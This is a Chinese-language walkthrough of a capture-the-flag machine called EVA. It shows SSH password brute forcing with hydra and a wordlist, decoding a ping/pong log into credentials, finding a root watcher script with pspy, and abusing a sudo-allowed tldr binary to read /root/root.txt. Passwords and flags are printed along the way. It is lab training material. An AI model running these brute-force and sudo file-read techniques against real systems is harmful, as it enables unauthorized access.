messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
Fingal:x:1000:1000::/home/Fingal:/bin/sh
lumingfei:x:1001:1001::/home/lumingfei:/usr/sbin/nologin
uesugierii:x:1002:1002:,,,:/home/uesugierii:/bin/bash
        
                    <div class="effect divinedecree-effect" style="z-index: 5;"></div>
```

得到两个用户uesugierii和Fingal。ssh爆破一下。

```
hydra -L user.txt -P /usr/share/wordlists/rockyou.txt  10.10.11.102 ssh
```



```
┌──(kali㉿kali)-[~/eva]
└─$ hydra -L user.txt -P /usr/share/wordlists/rockyou.txt  10.10.11.102 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purpose
e *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-08 04:30:15
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting,
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.10.11.102:22/


[22][ssh] host: 10.10.11.102   login: uesugierii   password: sakura
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-08 04:30:57
```

得到了uesugierii密码是sakura，ssh登录上去，发现文件eva.pinglog，因为最近在研究莫尔斯码出靶机，看一下感觉是莫尔斯码，扔给AI，帮忙分析一下，几次尝试后。

解密过程：

二进制转换：将每个 "ping" 视为 0，每个 "pong" 视为 1。

序列分组：整个序列有 168 个事件，正好可以分成 21 个 8 位字节（168 ÷ 8 = 21）。

ASCII 解码：将每个字节（8 位二进制）转换为对应的 ASCII 字符。

转换后的文本结果为：

Fingal:Blacksheepwall

```
uesugierii@EVA:~$ su Fingal
$ id
uid=1000(Fingal) gid=1000(Fingal) groups=1000(Fingal)
$ /bin/script -qc /bin/bash /dev/null   #修复一下shell环境
Fingal@EVA:/home/uesugierii$
Fingal@EVA:/home/uesugierii$ cd /home/Fingal/
Fingal@EVA:~$ ls
kernel.txt  Ricardo.M.Lu  user.txt
Fingal@EVA:~$ cat user.txt | base64
ZmxhZ3t1c2VyLWRhMDBjOTVkLTQyZDctMTFmMC1hOGYwLTAwMGMyOTU1YmEwNH0K
```

切换到Fingal的家目录，得到user.txt。查看文件Ricardo.M.Lu和kernel.txt。

```
Fingal@EVA:~$ cat Ricardo.M.Lu
lumingfei:DivineDecree
Fingal@EVA:~$ cat kernel.txt
1. Lu Mingfei's safety is the top priority                        #路明非的安全享有最高优先
2. Immediate rescue operation when Lu Mingfei's life is endangered #当路明非生命受到威胁时，必须立即展开营救操作
3. All rules are unmodifiable and irrevocable                     #所有条例不可修改、不可撤销

Fingal@EVA:~$ cat /etc/passwd | grep 'lumingfei'
lumingfei:x:1001:1001::/home/lumingfei:/usr/sbin/nologin
```

得到lumingfei:DivineDecree账号和密码，可惜lumingfei用户的shell是nologin，无法登录。根据kernel.txt提示，我尝试爆破lumingfei账号，看看能不能触发安全机制，开展营救之类的。无效果。使用pspy监测，发现/usr/local/bin/dragon_rule和sudo usermod -s /usr/sbin/nologin lumingfei ，无法权限查看dragon_rule。
于是大胆的猜测，这个脚本就是监测所谓的“路明非生命受到威胁”情况，现在需要搞明白到底怎么触发的。调整一下pspy的参数，-i 5 调整为5毫秒刷新一次，-f 监测文件变化。

```
Fingal@EVA:/tmp$ ./pspy64 -i 5 -p -f
2025/06/08 04:50:43 CMD: UID=0     PID=8362   | /bin/bash /usr/local/bin/dragon_rule
2025/06/08 04:50:43 FS:        CLOSE_NOWRITE | /usr/lib/locale/locale-archive
2025/06/08 04:50:43 FS:                 OPEN | /usr/bin/grep
2025/06/08 04:50:43 FS:               ACCESS | /usr/bin/grep
2025/06/08 04:50:43 FS:               ACCESS | /usr/bin/grep
2025/06/08 04:50:43 FS:               ACCESS | /usr/bin/grep
2025/06/08 04:50:43 FS:                 OPEN | /usr/lib/x86_64-linux-gnu/ld-2.31.so
2025/06/08 04:50:43 FS:               ACCESS | /usr/lib/x86_64-linux-gnu/ld-2.31.so
2025/06/08 04:50:43 FS:               ACCESS | /usr/lib/x86_64-linux-gnu/ld-2.31.so
2025/06/08 04:50:43 FS:                 OPEN | /etc/ld.so.cache
2025/06/08 04:50:43 FS:                 OPEN | /usr/lib/x86_64-linux-gnu/libpcre.so.3.13.3
2025/06/08 04:50:43 FS:               ACCESS | /usr/lib/x86_64-linux-gnu/libpcre.so.3.13.3
2025/06/08 04:50:43 FS:                 OPEN | /usr/lib/x86_64-linux-gnu/libdl-2.31.so
2025/06/08 04:50:43 FS:               ACCESS | /usr/lib/x86_64-linux-gnu/libdl-2.31.so
2025/06/08 04:50:43 FS:                 OPEN | /usr/lib/x86_64-linux-gnu/libc-2.31.so
2025/06/08 04:50:43 FS:               ACCESS | /usr/lib/x86_64-linux-gnu/libc-2.31.so
2025/06/08 04:50:43 FS:                 OPEN | /usr/lib/x86_64-linux-gnu/libpthread-2.31.so
2025/06/08 04:50:43 FS:               ACCESS | /usr/lib/x86_64-linux-gnu/libpthread-2.31.so
2025/06/08 04:50:43 FS:        CLOSE_NOWRITE | /etc/ld.so.cache
2025/06/08 04:50:43 FS:                 OPEN | /usr/lib/locale/locale-archive
2025/06/08 04:50:43 FS:                 OPEN | /usr/lib/x86_64-linux-gnu/gconv/gconv-modules.cache
2025/06/08 04:50:43 FS:                 OPEN | /etc/locale.alias
2025/06/08 04:50:43 FS:               ACCESS | /etc/locale.alias
2025/06/08 04:50:43 FS:        CLOSE_NOWRITE | /etc/locale.alias
2025/06/08 04:50:43 FS:                 OPEN | /home/Fingal/kernel.txt
2025/06/08 04:50:43 FS:               ACCESS | /home/Fingal/kernel.txt
2025/06/08 04:50:43 FS:        CLOSE_NOWRITE | /home/Fingal/kernel.txt
2025/06/08 04:50:43 FS:        CLOSE_NOWRITE | /usr/bin/grep
```

终于让抓到了，访问了/home/Fingal/kernel.txt 文件。谜底在谜面上... 直接删除。
现在可登录lumingfei:DivineDecree了。

```
umingfei@EVA:~$ sudo -l
Matching Defaults entries for lumingfei on EVA:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User lumingfei may run the following commands on EVA:
    (ALL) NOPASSWD: /usr/local/bin/tldr
lumingfei@EVA:~$ sudo /usr/local/bin/tldr
usage: tldr command [options]

Python command line client for tldr

positional arguments:
  command               command to lookup

optional arguments:
  -h, --help            show this help message and exit
  -v, --version         show program's version number and exit
  --search "KEYWORDS"   Search for a specific command from a query
  -u, --update, --update_cache
                        Update the local cache of pages and exit
  -k, --clear-cache     Delete the local cache of pages and exit
  -p PLATFORM, --platform PLATFORM
                        Override the operating system [android, freebsd, linux, netbsd, openbsd, osx, sunos,
windows, common]
  -l, --list            List all available commands for operating system
  -s SOURCE, --source SOURCE
                        Override the default page source
  -c, --color           Override color stripping
  -r, --render          Render local markdown files
  -L LANGUAGE, --language LANGUAGE
                        Override the default language
  -m, --markdown        Just print the plain page file.
  --short-options       Display shortform options over longform
  --long-options        Display longform options over shortform
  --print-completion {bash,zsh,tcsh}
                        print shell completion script
```

sudo -l 发现能运行 /usr/local/bin/tldr，看一下帮助文件，允许读取本地文件。

```
lumingfei@EVA:~$ sudo /usr/local/bin/tldr -r -m /root/root.txt
flag{root-da00c95d-42d7-11f0-a8f0-000c2955ba04}
```

我们来看看/usr/local/bin/dragon_rule 怎么写的。

```
lumingfei@EVA:~$ sudo /usr/local/bin/tldr --render -m /usr/local/bin/dragon_rule
#!/bin/bash

RULES=(
    "Lu Mingfei's safety is the top priority"
    "Immediate rescue operation when Lu Mingfei's life is endangered"
    "All rules are unmodifiable and irrevocable"
)
verify_rules() {
    for rule in "${RULES[@]}"; do
        if ! grep -qF "$rule" /home/Fingal/kernel.txt; then
            return 1
        fi
    done
    return 0
}
protect_lumingfei() {
    if verify_rules; then
        sudo usermod -s /usr/sbin/nologin lumingfei 2>/dev/null
    else
        sudo usermod -s /bin/bash lumingfei 2>/dev/null
        sudo systemctl stop dragon-monitor 2>/dev/null
        sudo systemctl disable dragon-monitor 2>/dev/null
    fi
}
protect_lumingfei
inotifywait -m -e modify,delete /home/Fingal/kernel.txt 2>/dev/null | while read; do
    protect_lumingfei
done
```

一直监视/home/Fingal/kernel.txt文件修改和删除，有修改或者删除检查三条定律是否完整，不完整解锁lumingfei账号。